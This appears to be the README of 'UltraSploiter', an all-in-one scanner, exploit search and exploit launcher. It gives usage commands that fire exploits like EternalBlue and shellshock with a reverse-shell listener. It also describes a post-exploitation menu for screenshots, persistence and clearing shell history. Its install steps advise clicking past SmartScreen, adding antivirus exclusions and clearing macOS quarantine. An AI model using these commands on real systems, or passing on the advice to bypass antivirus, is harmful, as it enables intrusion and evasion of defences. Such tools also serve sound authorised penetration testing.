vqkro/ultrasploiter
A single binary that folds a port scanner, the full Exploit-DB index (47k entries) and runnable exploit modules into one tool. Written in Rust, runs on Linux, Windows and macOS.
port scanner, the full exploit-db index and a set of runnable exploits in one binary. single file, no dependencies. linux, windows and macos.
if you'd normally reach for nmap + searchsploit + metasploit, this is all three behind one command:
| normally | here |
|---|---|
nmap | UltraSploiter scan <ip> |
searchsploit | UltraSploiter search <kw> |
msfconsole | UltraSploiter exploit <ip> <module> |
this is a big one. the whole point of the release is that scanning to a shell should feel like one motion, and once you're on the box you shouldn't be typing raw commands into a dumb pipe.
sessions -i <id> opens a
real menu you drive with ↑/↓ and enter. run commands, list files, pull files
down, push files up, screenshot their desktop straight to yours, swap their
wallpaper, dump system info, drop persistence, clean up. each action figures
out windows vs linux on its own.-T3 is 2500 sockets in flight now, -T5 is 12000), so the top-1000 sweep
lands noticeably quicker on a live network.the short version: same three-letter promise, a much shorter path from scan
to a shell on the box.
when a reverse shell connects it's registered as a session. drop into the menu:
UltraSploiter console
usp > sessions
usp > sessions -i 1
you get a list you move through with the arrow keys (number keys jump too), enter to pick:
| action | what it does |
|---|---|
| shell | interactive command shell, back to return |
| files | ls -la / or dir C:\ |
| sysinfo | host, user, OS, interfaces |
| screenshot | grabs the target's desktop, saves it to ~/.ultrasploiter/loot |
| download | pulls a file to ~/.ultrasploiter/loot (base64) |
| upload | pushes a local file to the target (base64) |
| wallpaper | downloads an image and sets it as their wallpaper |
| persist | writes a reboot entry (asks first) |
| cleanup | clears shell history and temp artifacts |
it detects the target OS by itself (linux vs windows) and builds the right command for each action — powershell on windows, sh/coreutils on linux. file transfers go over the existing socket as base64, so nothing else has to be installed on either side.

easiest way is to just grab the prebuilt binary and run it. nothing to install.
from the releases page:
UltraSploiter-windows-x86_64.exe, double-click itUltraSploiter-linux-x86_64it's a security tool so antivirus and SmartScreen will flag it. on windows click more info -> run anyway, or add an exclusion if you're keeping it around.
double-click UltraSploiter.exe, the menu opens. if SmartScreen complains about
an unknown publisher (it will, it's unsigned), click more info -> run anyway.
chmod +x UltraSploiter-linux-x86_64
./UltraSploiter-linux-x86_64
chmod +x UltraSploiter-macos-arm64
./UltraSploiter-macos-arm64
if gatekeeper blocks it (again, it's unsigned) right-click -> open, or clear the quarantine flag once:
xattr -d com.apple.quarantine UltraSploiter-macos-arm64
only needed if there's no binary for your platform or you want to change something. needs rust 1.74+.
sudo apt install build-essential
git clone https://gitlab.com/vqkro/ultrasploiter
cd ultrasploiter
./build.sh
xcode-select --install
git clone https://gitlab.com/vqkro/ultrasploiter
cd ultrasploiter
./build.sh
git clone https://gitlab.com/vqkro/ultrasploiter
cd ultrasploiter
.\build.ps1
build.ps1 uses the gnu toolchain so you don't need visual studio or msvc, it
installs it if it's missing. if you already have msvc build tools then a plain
cargo build --release works too.
one windows gotcha: windows-sys (pulled in by tokio) calls dlltool, which
needs the assembler as, and the rust-mingw component doesn't ship it. build.ps1
looks for a mingw bin that has it in tools\mingw64\bin and
%USERPROFILE%\tools\mingw64\bin and prepends it to PATH. drop a
winlibs build in one of those if you hit error calling dlltool. doesn't affect msvc.


no arguments and you get the menu:
   1)  Scan a target           find open ports and services
   2)  Search exploits         keyword lookup
   3)  List runnable modules
   4)  Run an exploit          pick a target and a module
   5)  Console                 advanced msf-style commands
   0)  Exit
the short form: give it a target, add a module if you want to run one, and it works out the rest.
UltraSploiter 10.0.0.5                           # scan it (same as scan 10.0.0.5)
UltraSploiter 10.0.0.5 -p 22,80,443 -T4          # scan with flags
UltraSploiter 10.0.0.5 vsftpd_234                # run a native/catalog module
UltraSploiter 10.0.0.5 exploit/windows/smb/ms17_010_eternalblue
                                                 # route an msf module, RHOSTS set for you
the explicit commands, if you prefer them:
UltraSploiter scan 10.0.0.5                      # top 1000 ports + fingerprint + suggestions
UltraSploiter scan 10.0.0.0/24 -p 22,80,443      # host discovery, then scan the live ones
UltraSploiter scan 10.0.0.1-50 -p 1-1024 -T4     # range, fast timing
UltraSploiter scan 10.0.0.5 -p -                 # all 65535 ports
UltraSploiter scan 10.0.0.5 -sU                  # UDP scan
UltraSploiter scan 10.0.0.0/24 --check           # scan then safely check matched modules
UltraSploiter scan 10.0.0.5 -sC                  # default scripts (ssh/smb/redis/tls)
UltraSploiter scan 10.0.0.5 --json
UltraSploiter scan 10.0.0.5 -oX out.xml
UltraSploiter search samba
UltraSploiter search apache -n 20 --type remote --platform linux
UltraSploiter info 17491
UltraSploiter show 17491                          # print the PoC source for an Exploit-DB id
UltraSploiter modules
UltraSploiter msf search smb                      # bridge to Metasploit (needs it installed)
UltraSploiter exploit 10.0.0.5 vsftpd_234
UltraSploiter exploit 10.0.0.5 shellshock -o lhost=10.0.0.1 -o lport=4444
UltraSploiter console
on linux/macos prefix with ./ (e.g. ./UltraSploiter scan 10.0.0.5).
aliases: find = search, list = modules, run = exploit.